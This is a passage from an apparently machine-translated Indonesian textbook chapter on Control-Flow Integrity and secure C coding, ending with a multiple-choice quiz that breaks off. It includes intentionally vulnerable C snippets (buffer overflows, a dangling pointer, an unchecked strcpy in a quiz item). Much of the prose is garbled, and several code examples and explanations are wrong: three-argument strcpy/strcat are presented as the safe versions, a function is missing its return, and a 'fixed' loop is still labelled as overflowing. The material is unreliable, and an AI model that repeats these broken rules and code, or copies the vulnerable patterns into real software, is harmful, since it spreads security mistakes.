4) Hanya peduli untuk memantau *indirect call*, yaitu *jump*, *cal*, dan *return* yang dilakukan melalui penggunaan *register*.

3.6.8 Contoh *Control-Flow Graph* 2



Gambar 3.11 Contoh Panggilan Langsung
(Sumber: Universitas Maryland, 2014)



Gambar 3.12 Contoh Transfer Tidak Langsung
(Sumber: Universitas Maryland, 2014)


Direct Call Monitoring tidak diperlukan, seperti yang ditunjukkan oleh contoh sebelumnya. Itu karena *fungsi tersebut* hanya ada di kode program, dan bukan di *user interface* atau *control* program. Karena sifat dinamis dari data yang

digunakan, semua panggilan dan pengembalian ke lt() dan gt() harus terus dipantau. Nilai yang berubah secara dinamis dihapus dari *stack* saat fungsi menyelesaikan eksekusinya. Tumpukan juga berisi *function pointer* untuk lt() dan gt() *jump*.

3.6.9 *In-Line Monitor*


Modifikasi perangkat lunak akan memungkinkan untuk menambahkan *in-line monitor*, dan dapat menempatkan label segera sebelum alamat tujuan *indirect transfer* untuk membuatnya berfungsi. Pada setiap *indirect transfer* langsung, akan menambahkan kode untuk memverifikasi label target. Jika labelnya tidak seperti yang diharapkan, akan menyebutnya sehari dan terus berlanjut. Bagaimana bisa yakin dengan harapan? Berdasarkan pemeriksaan *CFG* (*Control-Flow Graph*).

3.6.10 *Simplest Labelling*



Gambar 3.13 Contoh Pelabelan Sederhana 1
(Sumber: Universitas Maryland, 2014)

Ketika semuanya gagal, cukup pilih nomor *random*, beri nama "L", dan panggil. Tempelkan itu pada tujuan *indirect transfer* seluruh program. Sejauh fungsi yang dapat diakses secara tidak langsung, ini adalah awalnya. Menggunakan *function pointer* dan *location pointer* semua segera setelah semua panggilan, yang dapat dikembalikan apa pun, dapat mengatakan itu. Ini yang ditunjukkan. Fakta bahwa ujung setiap panah memiliki label "L" yang identik di ujung. Jika kembali atau memanggil melalui penunjuk fungsi, *simplest labelling* akan memeriksa untuk melihat apakah "L" telah ditetapkan ke target.




Gambar 3.14 Contoh Pelabelan Sederhana 2
(Sumber: Universitas Maryland, 2014)

Return address tidak dapat digunakan untuk mengganti *return address system command* dalam kasus ini, oleh karena itu hal ini mencegahnya terjadi. *System command* tidak akan didahului dengan "label L", sehingga tidak akan diberi label. Akibatnya, upaya untuk melakukan *jump* tidak akan berhasil. Meskipun pelabelan dapat membantu mencegah kembali ke situs yang salah, itu tidak akan menghentikan fungsi untuk kembali ke lokasi yang salah berlabel L. Akibatnya, sort2() seharusnya menerima nilai balik dari metode sort(). Bahkan jika alamat pengirim diubah, anggap saja alamat itu diubah oleh *attacker*. Menurut *CFI (Control-Flow Integrity)*, hal itu diperbolehkan karena ada label antisipasinya.

Menurut *CFG* (*Control-Flow Graph*), ini bukan *control-flow* yang dimaksudkan dalam program, tetapi diizinkan. Secara khusus, pelabelan yang digunakan untuk melakukan penegakan *CFG* (*Control-Flow Graph*) menggunakan *CFI (Control-Flow Integrity)* sangat tertarik.

3.6.11 *Detailed Labelling*



Gambar 3.15 Langkah 1 Pelabelan Terperinci
(Sumber: Universitas Maryland, 2014)

Detailed Labelling dapat mengatasi pembatasan ini secara presisi dengan menandai semua target *indirect transfer* dengan spesifisitas yang lebih tinggi. Dapat dilihat bahwa tujuan-tujuan di atas harus memenuhi syarat-syarat tertentu. Kembalikan situs dari *calling* ke *sorting* semua harus memiliki label yang sama,

misalnya. Karena sort() tidak dapat mengidentifikasi *caller* saat kembali, semua *caller* harus memiliki label yang sama di tujuan kedua fungsi tersebut.

Akibatnya, dapat dilihat di sort2() bahwa dua lokasi yang dipanggil dari berbagai label. gt() dan lt() keduanya harus memiliki label *target call* yang sama pada waktu yang sama. Hal ini karena fungsi sort() tidak mengetahui *function pointer* mana yang akan didapat, oleh karena itu semua *function pointer* tersebut harus memiliki label target yang sama, dalam hal ini. Pada akhirnya, dapat ditawarkan label akhir N karena itu tidak dibatasi. Akibatnya, ini adalah pelabelan grafik paling tepat yang dapat diterapkan.

1) Karena label L setara dengan label M, *weird transfer* yang dijelaskan sebelumnya akan ditolak.
2) Skenario aneh semacam panggilan dari satu tempat ke tempat lain dari label awal L di sort2() tidak akan dicegah. Kembali ke label kedua L, di sisi lain Setidaknya dalam situasi ini, tidak jelas apa yang akan didapat lawan dari ini. *CFG* (*Control-Flow Graph*) program, di sisi lain, akan mengizinkannya.

3.6.12 Instrumentasi *CFI* (*Control-Flow Integrity*) Klasik




Fig. 4. Our CFI implementation of a call through a function pointer.

Gambar 3.16 Implementasi Panggilan CFI Melalui *Pointer* Fungsi
(Sumber: Universitas Maryland, 2014)

Di atas adalah contoh sempurna dari instrumentasi *CFI* (*Control-Flow Integrity*), untuk sedikitnya. *MCFI* (*Modular Control-Flow Integrity*) berbeda dari metode sebelumnya dalam banyak hal. Berikut adalah analisis instrumentasi *CFI* (*Control-Flow Integrity*) klasik:

1) *CFI (Control-Flow Integrity)* mengamati penunjuk fungsi yang dipanggil. %ebx + 8 digunakan untuk menerjemahkan *call* ke dalam urutan yang mengikutinya. Langkah selanjutnya adalah membandingkan nilai ini dengan apa yang diperkirakan sebagai label target, yaitu "12345678h". Untuk menghindari kebingungan, hanya akan disebut %eax sebagai target.
2) Itu berarti *stack pointer* akan menunjuk ke *ins* ini, instruksi *prefetch* saat membuat panggilan ke fungsi tersebut.
3) Pengembalian 10 jam dalam target sekarang sedang ditulis ulang di sini di bagian bawah untuk memilih "lo" baru dan menyimpan *return address* asli di %ecx, seperti yang terlihat pada contoh kode di atas.
4) Karena "AABBCCDD" dapat dilihat dengan jelas bahwa itu benar, *CFI* (*Control-Flow Integrity*) akan melewati label *error* dan langsung menuju ke %ecx.

3.6.13 Bisakah Mengalahkan *CFI* (*Control-Flow Integrity*)

Mengingat kekuatan dan kerentanan yang melekat pada *CFI* (*Control-Flow Integrity*), perhatikan bagaimana *attacker* akan berusaha mengatasinya.

1) Memasukkan kode legal.
   Menghancurkan tumpukan dan memasukkan *buffer* kode dengan label yang ternyata menjadi label yang *valid* untuk melompat dapat membantu memecahkan masalah.
2) Mencoba mengubah label kode.
   Masalahnya adalah menganggap bahwa kode tersebut tidak dapat diubah, dan karenanya label kode juga tidak akan berfungsi.
3) Mengubah *stack* atau *register*.
   Jadi ketika dibandingkan hasilnya dan memasukkannya ke dalam *register*, mungkin bisa dibuat cek yang gagal menjadi cek yang berhasil.

3.6.14 Garansi *CFI* (*Control-Flow Integrity*)

Berikut adalah garansi *CFI* (*Control-Flow Integrity*), antara lain:

1) Dengan kata lain, *remote code injection*, *ROP*/*return-to-libc*, dan serangan lain yang mempengaruhi *control-flow* akan dikalahkan oleh *CFI* (*Control-Flow Integrity*).
2) Namun, modifikasi *control flow* yang diizinkan oleh label grafik tidak akan dicegah.
   a) Serangan semacam ini dikenal sebagai serangan *mimicry*.
   b) *Single-label CFG* (*Control-Flow Graph*) dasar rentan terhadap *remote code injection* yang berbahaya, menurut penelitian terbaru.
3) *CFI* (*Control-Flow Integrity*) juga tidak mencegah kebocoran data, terlepas dari apa yang diklaimnya.
   a) Masalah *heartbleed* adalah contoh yang baik dari ini, ketika *buffer* dibanjiri saat mencoba membaca konten memori terdekat. *Control flow* program tidak akan terpengaruh oleh ini karena hanya

memengaruhi apa yang dibaca. *Control-Flow* berdasarkan data, daripada hal-hal seperti target lompatan atau *return address* tidak akan terpengaruh oleh *ini*.

b) Salinan berbahaya mungkin melebihi nilai yang diautentikasi dalam kode kecil ini, itulah sebabnya bercabang pada variabel yang diautentikasi ini di sebelah kanan.

3.7 *Secure Coding*

Terlepas dari kenyataan bahwa *automated defence* sangat baik, karena tidak diperlukan penyesuaian apa pun pada program yang telah dikeluarkan, dan tidak dapat diandalkan untuk diandalkan. Setidaknya ada dua strategi untuk mencapai tujuan *secure coding*:

1) Dimungkinkan untuk membatasi diri pada pola kode yang rentan terhadap kelemahan keamanan.
2) Prosedur pengkodean dan pengujian yang disempurnakan dapat digunakan untuk mendeteksi kerentanan sebelum disebarkan.

3.7.2 Desain dan Implementasi

Aturan adalah seperangkat pedoman yang didasarkan pada praktik desain yang baik. Akibatnya, ada beberapa peraturan yang mungkin diterapkan. Bagaimanapun, *desain dan implementasi* adalah ekspresi dari konsep yang paling tidak diistimewakan. Beberapa panduan untuk menulis kode C yang sangat baik akan dibahas pada poin ini. *Memory safety* akan terlindungi jika panduan ini diikuti. Teknik pengembangan yang aman akan dibahas lebih lanjut di bab yang akan datang.

3.7.3 Aturan: Terapkan Kepatuhan *Input* 1

```
int main() {
      char buf[100], * p;
      int i, len;
```

```
      while (1) {
            p = fgets(buf, sizeof(buf), stdin); // Membaca
integer
            if (p == NULL) return 0;
            len = atoi(p);
            p = fgets(buf, sizeof(buf), stdin); // Membaca pesan
            if (p == NULL) return 0;
            len = MIN(len, strlen(buf));
            for (i = 0, i < len; i++) // Sanitasi input agar
sesuai
                        if (!iscntrl(buf[i])) putchar(buf[i]);
                        else putchar('.');
            printf("\n");
      }
}
```

Kepatuhan masukan yang dipaksakan adalah aturan pertama yang akan dilihat. Berikut adalah analisis contoh kode kepatuhan *input*:

1) Server *echo* dari sebelumnya akan menjadi contoh yang baik untuk menjelaskan poin ini. Cara kerjanya adalah dengan membaca *input* standar.
2) Jika bukan *null*, akan membaca hingga akhir *buffer* dan memanggil atoi() untuk mengubahnya menjadi *integer*, yang dilakukannya.
3) Setelah itu, pesan hingga *carriage return* akan dibaca dari *buffer* lain.
4) Selama itu bukan *control character*, satu karakter pada satu waktu akan meng-*echo* ke layar. Terakhir, *print* karakter *return* untuk mengakhiri pekerjaan cetak.
5) Masalah: Len *field* mungkin terlalu panjang untuk memuat pesan yang sebenarnya. Dalam situasi ini, akan memiliki *buffer overflow* karena akan membaca melewati panjang dari apa yang ditulis.
6) Menerapkan kesesuaian *input* adalah satu-satunya metode untuk menyelesaikan masalah ini. Untuk saat ini, akan menggunakan nilai len pengguna untuk menentukan panjang daripada mengandalkan panjang minimum *buffer* yang telah dibaca. Oleh karena itu, tidak akan merilis data sensitif apa pun.

```
char digit_to_char(int i) {
      char convert[] = "0123456789";
      if (i < 0 || i > 9) // Overflow adalah risiko
            return '?';
}
```

Contoh lain untuk memastikan kesesuaian *input* dapat ditemukan pada kode di atas.

Berikut adalah cara kerja kode di atas, antara lain:

1) Fungsi ini mengambil *digit* "i" dan menggunakan i itu sebagai indeks ke *array* yang berisi semua digit dalam alfabet. Contoh: Jika "i" adalah "5", itu akan mengambil *offset* itu ke dalam *array* karakter, lalu mengembalikan karakter "5".
2) Jika (i < 0 || i > 9), maka hanya akan di-*return* "?" sebagai hasil dari *enforcing input compliance*.

Untuk sebagian besar, kelemahan keamanan muncul dari ketergantungan yang tidak beralasan pada informasi eksternal. Kode berpikir bahwa *input* terstruktur dengan benar, dan lawan mengambil keuntungan dari kepercayaan ini.

3.7.4 Prinsip Umum: *Robust Coding*

Berikut adalah ciri-ciri *Robust Coding*, antara lain:

1) *Defensive Driving* adalah analogi yang bagus dan tidak *tergantung* pada orang lain untuk melakukan apa yang benar. Sebaliknya, terus-menerus atau sering memverifikasi bahwa sesuatu sedang dilakukan sesuai dengan harapan untuk mengurangi jumlah kepercayaan yang dimiliki pada orang lain.
2) *Pessimistically check* terhadap prakondisi yang diduga pada *caller* luar adalah salah satu metode untuk menerapkan konsep ini. Akibatnya, hanya melihat ini dalam contoh konversi. Sebagai alternatif untuk mengasumsikan bahwa pelanggan akan selalu menggunakan konversi dengan nilai antara 0

dan 9, akan memberikan *exception* atau meng-*return* nilai yang berbeda sebagai gantinya.

3.7.5 Aturan: Gunakan Fungsi *String* yang Aman

Menggunakan fungsi string yang aman alih-alih yang tidak aman adalah tip berikutnya yang perlu diingat. gets(), strcpy(), dan strcat().

```
char str[4];
char buf[10] = "fine";
strcpy(str, "hello"); // meng-overflow str
strcat(buf, "day to you"); // meng-overflow buf
```

Diasumsikan bahwa *buffer target* memiliki panjang yang sesuai. Ini tidak selalu terjadi, dan berikut adalah dua contoh:

1) Untuk menduplikasi string "*hello*", yang berisi kata "*hello*" dan *null terminator*, menjadi *buffer* "str" dengan hanya empat karakter ruangan.

2) Lima karakter pertama dimakan oleh "*hello*", yang melebihi 10 karakter yang diizinkan dalam *buffer* itu dalam frasa "*day to you*".

```
char str[4];
char buf[10] = "fine";
strcpy(str, "hello", sizeof(str)); // gagal
strcat(buf, "day to you", sizeof(buf)); // gagal
```

Untuk mencegah hal ini, versi aman akan memverifikasi panjang target sebelum diizinkan untuk melanjutkan. Jadi strcpy() dan strcat() memungkinkan untuk memasukkan panjang *target string* dan *target buffer* dalam *output*. Agar prosedur untuk memastikan bahwa *string* kedua yang diberikan tidak melampaui batas itu.

3.7.6 Penggantian

Jadi, berikut adalah beberapa alternatif untuk fungsi *string* yang berbahaya:

1) strcat → strlcat

2) strcpy → strlcpy
3) strncat → strlcat
4) strncpy → strlcpy
5) sprintf → snprintf
6) vsprintf → vsnprintf
7) gets → fgets

Ketika datang ke *library* standar seperti strcpy_s, strcat_s, dan sebagainya, Microsoft memiliki serangkaian versi yang agak dimodifikasi.

3.7.7 Aturan: Jangan Lupa *NUL Terminator*

Penting juga untuk diingat untuk menyertakan *NUL terminator*. *NUL terminator* disimpan dalam satu karakter dalam *string*. Ini dapat menyebabkan luapan jika tidak diberinya cukup ruang.

```
char str[3];
strcpy(str, "bye"); // write overflow
int x = strlen(str); // read overflow
```

Jadi perlu menambahkan tiga karakter ke *buffer str*. Menambahkan terminator nol di akhir strcpy() akan menyebabkan *overflow*, jadi tidak bisa dilakukannya. Area yang dialokasikan untuk str akan digunakan oleh *stack overflow*. Itu sangat berlebihan. Akibatnya, ketika int x menggunakan strlen() pada str, int x juga akan memiliki *read overflow* jika kode di atas hanya menulis tiga karakter dan bukan karakter keempat.

```
char str[3];
strcpy(str, "bye", 3); // diblokir
int x = strlen(str); // return 2
```

Kode di atas akan dapat menangkap kesalahan ini jika menggunakan *string library* yang aman. Terminator nol akan ditulis di tempat ketiga oleh strcpy(). Kata-kata "bye" daripada "goodbye" akan digunakan ketika int x *memanggil* strlen(),

oleh karena itu str akan menerima 2 bukannya 1. Jadi itu jawaban yang salah, tapi itu adalah respon yang aman.

3.7.8 Aturan: Pahami Aritmatika *Pointer*

Aritmatika *pointer* adalah aturan penting lainnya. mungkin telah diperhatikan bahwa aritmatika *pointer* menggunakan operator sizeof() untuk mengalikan nilai baru *pointer* dengan nilai lamanya.


```
int buf[SIZE] = { ... };
int *buf_ptr = buf;

while (!done() && buf_ptr < (buf + sizeof(buf))) {
      *buf_ptr++ = getnext(); // akan overflow
}
```

Contoh diatas adalah contoh kode yang memiliki *integer buffer* dari elemen *SIZE*. Menambahkan ukuran buf ke *pointer* buf juga membuat *error*. Semakin besar buf, semakin banyak *bites* yang dikembalikan, tetapi buf membutuhkan kata-kata untuk menyertainya. Akibatnya, kode di atas akan menambah empat kali jumlah konten yang dibutuhkan. Akibatnya, harus menggunakan unit yang sesuai.

```
while (!done() && buf_ptr < (buf + SIZE)) {
      *buf_ptr++ = getnext(); // akan overflow
}
```

Dalam kode di atas, mungkin menyebutnya sebagai "*buf plus size*". Karena ukurannya adalah jumlah *integer*, menunjuk ke ujung *buffer* dan melampirkannya dengan benar.

3.7.9 Lindungi *Dangling Pointer*



Gambar 3.17 Contoh *Pointer* yang Menjuntai
(Sumber: Universitas Maryland, 2014)

Dimungkinkan juga untuk membuat kesalahan *dangling pointer* yang mungkin disalahgunakan. Selain itu, jika terus menghasilkan kesalahan *dangling pointer*, dapat membatalkan *dangling pointer*. Berikut adalah analisis contoh kode berikut:

1) Nilai variabel program x adalah lima. P telah dialokasikan menggunakan perintah malloc.
2) Sebagian dari tumpukan yang sebelumnya kosong telah dialokasikan ke p.
3) Kemudian menonaktifkan p, yang berarti bahwa memori ini sekarang tidak aktif.
4) Ada kemungkinan bagi *attacker* untuk menggunakan fakta bahwa tidak dapat digunakan kembali memori, meskipun definisi *memory safety* menyatakan bahwa tidak dapat melakukannya. P menggunakannya dan kemudian memberikannya kepada q.
5) Hasilnya, kode akan *crash* akan menyimpan alamat x ke tempat bernama q. Dengan *dangling pointer* ditangguhkan, sekarang menempatkan nilai 5 ke dalam q, menghapus *pointer* yang sebelumnya disimpan di sana.
6) Karena itu, kode akan *crash* jika kode di atas mencoba untuk mereferensikan konten yang ditunjuk Q.

Ada kemungkinan bahwa *dangling pointer* akan menyebabkan lebih banyak kerugian daripada kebaikan dengan *crash*. *Remote code injection* dapat dilakukan dengan mengeksploitasi *dangling pointer*. *Dangling pointer* dapat menyebabkan masalah jika menggunakannya untuk membuat *function point* atau meng-*overwrite* data. Pada kenyataannya, kelemahan dalam kode *Google* dari tahun 2010 dimanfaatkan dengan menggunakan *dangling pointer*, *pointer reference* yang salah.

3.7.10 Aturan: Gunakan NULL Setelah *Release*

```
int foo(int arg1, int arg2) {
      struct foo * pf1, * pf2;
      int retc = -1;

      pf1 = malloc(sizeof(struct foo));
      if (!isok(arg1)) goto DONE;...
      pf2 = malloc(sizeof(struct foo));
      if (!isok(arg2)) goto FAIL_ARG2;...
      retc = 0;
      FAIL_ARG2:
            free(pf2); //failthru
      DONE:
            free(pf1);
      return retc;
}
```

Akibatnya, kode di atas dapat membatalkan setelah di-*release*. Berikut adalah analisis contoh kode di atas, antara lain:

1) Sekarang setelah dibebaskan, akan meniadakan hal.
2) Kode di atas akan terus beroperasi dengan cara yang sama seperti sebelumnya.
3) Namun, kode di atas akan *crash* karena ditulis melalui p sebagai *dangling pointer*.
4) Lebih baik *crash* daripada membiarkan eksekusi kode *remote*.

3.7.11 Aturan: Gunakan *String Library* yang Aman

1) Setelah melihat strlcpy(), strlcat(), dan *string library* aman lainnya, masih perlu diketahui cara memanggil metode dengan benar. *Buffer* harus memiliki panjang yang benar untuk beroperasi. Mungkin lebih baik menggunakan *string library* yang sepenuhnya bebas kesalahan, bahkan jika membuat beberapa kesalahan saat memprogram.
2) Perhatikan contoh kode di atas:

```
struct mystr; // impl tersembunyi
void str_alloc_text(struct mystr* p_str, const char*
p_src);
void str_append_str(struct mystr* p_str, const struct
mystr* p_other);
int str_equal(const struct mystr* p_str1, const struct
mystr* p_str2);
int str_contains_space(cons struct mystr* p_str);
```

   VSFTP (*Very Secure File Transfer Protocol*) juga mengikuti strategi serupa. Kode di atas adalah *string library* dalam bentuk implementasi. Bagian ini menunjukkan sebagian dari *API* (*Application Programming Interface*). Untuk sebagian besar menyediakan tipe baru yang disebut mystr, yang memungkinkan untuk mengalokasikan sejumlah besar teks dan kemudian menambahkannya. Namun, itu dilakukan dengan cara yang tidak bergantung pada *alternator* untuk menentukan panjangnya. Selain itu, tidak akan pernah dapat mengalokasikan lebih banyak memori daripada yang dapat ditampung *buffer* karena *buffer* selalu datang dengan ukuran yang ditentukan.
3) *C++ standard string library* melakukan fungsi serupa.

3.7.12 Aturan: Prioritaskan *Safe Library*

Ketika datang untuk membuat perangkat lunak lebih aman, mengadopsi *safe library* adalah pilihan yang sangat baik karena dimungkinkan untuk menggunakan kembali desain yang dipikirkan dengan baik.

Contoh lain adalah penggunaan *smart pointer*. Untuk memastikan operasi yang aman, ini adalah indikator yang memiliki masa pakai terbatas dan ditangani dengan tepat. Seperti *safe string*, di mana informasi tambahan seperti panjang dipertahankan dengan *string*, demikian pula disimpan dengan *pointer*, tidak peduli apakah itu valid atau tidak valid. Implementasi poin, seperti *Boost library* untuk C++, memiliki semua informasi itu.

Dimungkinkan untuk menggunakan sesuatu seperti *Google Protocol Buffer* atau *Apache Thrift* untuk mengirimkan paket jaringan dengan cepat dan tanpa harus khawatir tentang *validitas input* atau *parsing*. Tidak perlu khawatir tentang semua itu.

3.7.13 Aturan: Gunakan *Safe Allocator*

Karena dianggapnya sebagai fitur sistem, itu bukan *library* yang cukup, tetapi cukup dekat, dan itu menggunakan *allocator* yang aman. Masih menjadi masalah bahwa *heap-based buffer overflow* terjadi.

Alamat yang dikembalikan oleh malloc() mungkin dibuat tidak terduga sebagai tantangan untuk dapat dieksploitasi. Seperti *ASLR* (*Address Space Layout Randomisation*), tidak dapat menentukan *stack return address* saat melakukan serangan *stack smashing attack*. Menggunakan *malloc() implementation randomisation* membuatnya lebih sulit untuk menyerang kerentanan terkait malloc() karena lebih sulit untuk memprediksi alamat mana yang dikembalikan oleh malloc().

DieHard Allocator untuk *Linux* dan *Windows Fault Tolerant Heap* untuk *Windows* keduanya menampilkan bentuk *random based security* ini. Bab ini mencakup semua yang perlu diketahui tentang pemrograman C yang aman.

3.8 Kuis

1) Setelah meneruskan *pointer* ke *buffer* sebagai argumen ke metode free(), perangkat lunak yang mengindeks *buffer*. Ini adalah …

a) Pelanggaran *temporal memory safety*.
b) Pelanggaran *spatial memory safety*.
c) Perilaku yang benar.
d) Pelanggaran arus informasi.

2) Kapan *integer overflow* dapat mempengaruhi keamanan memori? (Pilih dua)
   a) Melimpahnya bilangan bulat tidak berpengaruh pada keamanan memori.
   b) Jika bilangan bulat diberikan ke strncat() sebagai argumen.
   c) Jika penyebut suatu pernyataan pembagian adalah bilangan bulat.
   d) Jika *pointer arithmetic* dilakukan menggunakan integer.
   e) Jika bilangan bulat diberikan untuk open() sebagai parameter.
3) Manakah dari pernyataan berikut yang benar mengenai bahasa yang mengelola memori secara otomatis dengan *garbage collection* atau mekanisme lain (misalnya, *reference counting*)? (Pilih dua)
   a) Bahasa akan bebas dari kesalahan ketik.
   b) Tidak akan ada pelanggaran keamanan memori spasial dalam bahasa tersebut.
   c) Manajemen memori otomatis memberikan tingkat keamanan, meskipun seringkali mengorbankan kinerja.
   d) Bahasa tidak akan mengandung pelanggaran keamanan memori temporal.
4) Perhatikan kode berikut sebagai contoh:

```
char *foo(char *buf) {
  char *x = buf+strlen(buf);
  char *y = buf;
  while (y != x) {
    if (*y == 'a')break;
    y++;
  }
  return y;
}
```

```
void bar() {
  char input[10] = "leonard";
  foo(input);
}
```

Spesifikasi keamanan spasial mendefinisikan *pointer* sebagai kemampuan, yang tiga kali lipat (p, b, e), di mana p adalah *pointer*, b adalah dasar dari area memori yang diizinkan untuk dijangkau oleh *pointer*, dan e adalah …

a) (y,&input,buf)
b) (&input+4,0,sizeof(input))
c) (&input+4,&input,&input+7)
d) (&input+4,&input,&input+10)

5) Manakah dari berikut ini yang benar tentang bahasa yang *type-safe*? (Pilih semua yang berlaku.)
   a) Selain itu, bahasa ini aman untuk memori.
   b) Kadang-kadang, tetapi tidak biasanya, bahasa tersebut aman dari memori.
   c) Ini adalah bahasa berorientasi objek.
   d) Bahasa sejauh lebih lambat daripada bahasa yang tidak aman untuk diketik.
6) Seiring dengan membuat tumpukan tidak dapat dieksekusi, seorang insinyur menyarankan bahwa sistem komputer juga harus membuat tumpukan tidak dapat dieksekusi. Ini akan menyiratkan…
   a) Tidak meningkatkan keamanan program, karena data milik penyerang tidak dapat ditempatkan di *heap*.
   b) Pastikan bahwa hanya jumlah data yang sesuai yang ditulis ke blok yang dialokasikan *heap*, sehingga menghindari *heap overflow*.
   c) Jadikan perangkat lunak lebih aman dengan mencegah *attacker* memasukkan kode yang dapat dieksekusi di lokasi lain.
   d) Pastikan bahwa memori selalu tidak dialokasikan.
7) Manakah dari berikut ini yang merupakan nilai optimal untuk *stack canary*?

a) Nilai konstanta 0
b) Nilai konstanta
c) Nilai *predictable*
d) Nilai *random*

8) *Attacker* tidak perlu memasukkan kode yang dapat dieksekusi ke dalam perangkat lunak yang rentan untuk melakukan serangan *return-to-libc*. Manakah dari berikut ini yang merupakan alasan utama mengapa serangan kembali ke libc menguntungkan bagi *attacker*?
   a) Tidak perlu untuk dapat mengeksekusi (*writable*) data.
   b) Tidak perlu memodifikasi kode aplikasi yang dapat dieksekusi.
   c) Kode yang disuntikkan mungkin memiliki *bug*.
   d) Kode di libc lebih baik daripada kode yang ditulis *attacker*.
9) Apa tujuan dari *stack pointer* dalam *ROP* (*Return Oriented Programming*)
   a) Ini analog dengan penunjuk alokasi yang digunakan malloc().
   b) Ini benar-benar tidak berbeda dari ketika sedang menonton acara biasa.
   c) Ini analog dengan *program counter* dalam program standar.
   d) Ini analog dengan *frame pointer* dalam aplikasi standar.
10) Tidak perlu memverifikasi bahwa *direct call* mematuhi *control flow graph* saat menerapkan *CFI* (*Control Flow Integrity*), karena:
   a) *CFI* (*Control Flow Integrity*) harus digunakan pada sistem yang memastikan kekekalan kode.
   b) *CFI* (*Control Flow Integrity*) harus digunakan pada sistem yang melarang eksekusi data.
   c) Program yang menggunakan *CFI* (*Control Flow Integrity*) tidak melakukan panggilan langsung.
   d) *Attacker* tidak memiliki keinginan untuk menghalangi *direct call*.
11) Ingat bahwa penegakan *CFI* (*Control Flow Integrity*) tradisional perlu menambahkan label sebelum *branch target* dan kode sebelum *branch* yang memverifikasi label adalah yang diantisipasi. Perhatikan program berikut:

```
int cmp1(char *a, char *b) {
    return strcmp(a,b);
}

int cmp2(char *a, char *b) {
    return strcmp(b,a);
}

typedef int (*cmpp)(char*,char*);

int bar(char *buf) {
    cmpp p;
    char tmpbuff[512] = { 0 };
    int l;
    if(buf[0] == 'a') {
        p = cmp1;

    } else {
        p = cmp2;
    }
    printf("%p\n", p);
    strcpy(tmpbuff, buf);

    for(l = 0; l < sizeof(tmpbuff); l++) {
        if(tmpbuff[l] == 0) {
            break;

        } else {
            if(tmpbuff[l] > 97) {
                tmpbuff[l] -= 32;

            }
        }
    }

    return p(tmpbuff,buf);
}
```

Manakah dari fungsi berikut yang harus memiliki label yang sama agar program yang di instrumentasi dapat dijalankan dengan benar saat tidak diserang? Pilih minimal dua, tetapi tidak lebih dari yang diperlukan, fungsi.

a) cmpp()
b) strcmp()
c) cmp1()
d) printf()
e) cmp2()

12) Pustaka *string* yang aman biasanya mencoba memastikan yang mana dari berikut ini?
    a) Bahwa *string* telah di-*sanitised* dengan benar.
    b) Bahwa *string* dari *safe library* dapat dengan bebas ditransfer ke fungsi *normal string library*, dan sebaliknya
    c) *String* karakter yang luas (yaitu, *multibyte*) dapat digunakan di tempat-tempat yang mengantisipasi *string* karakter *byte* tunggal.
    d) Bahwa *string* sumber dan/atau tujuan menyertakan ruang yang cukup untuk melakukan operasi seperti sebagai penggabungan, penyalinan, dan sebagainya.
13) Manajer proyek merekomendasikan perubahan ke standar pengkodean C yang mengharuskan variabel *pointer* disetel ke *NULL* setelah diberikan ke free(). Jadi:
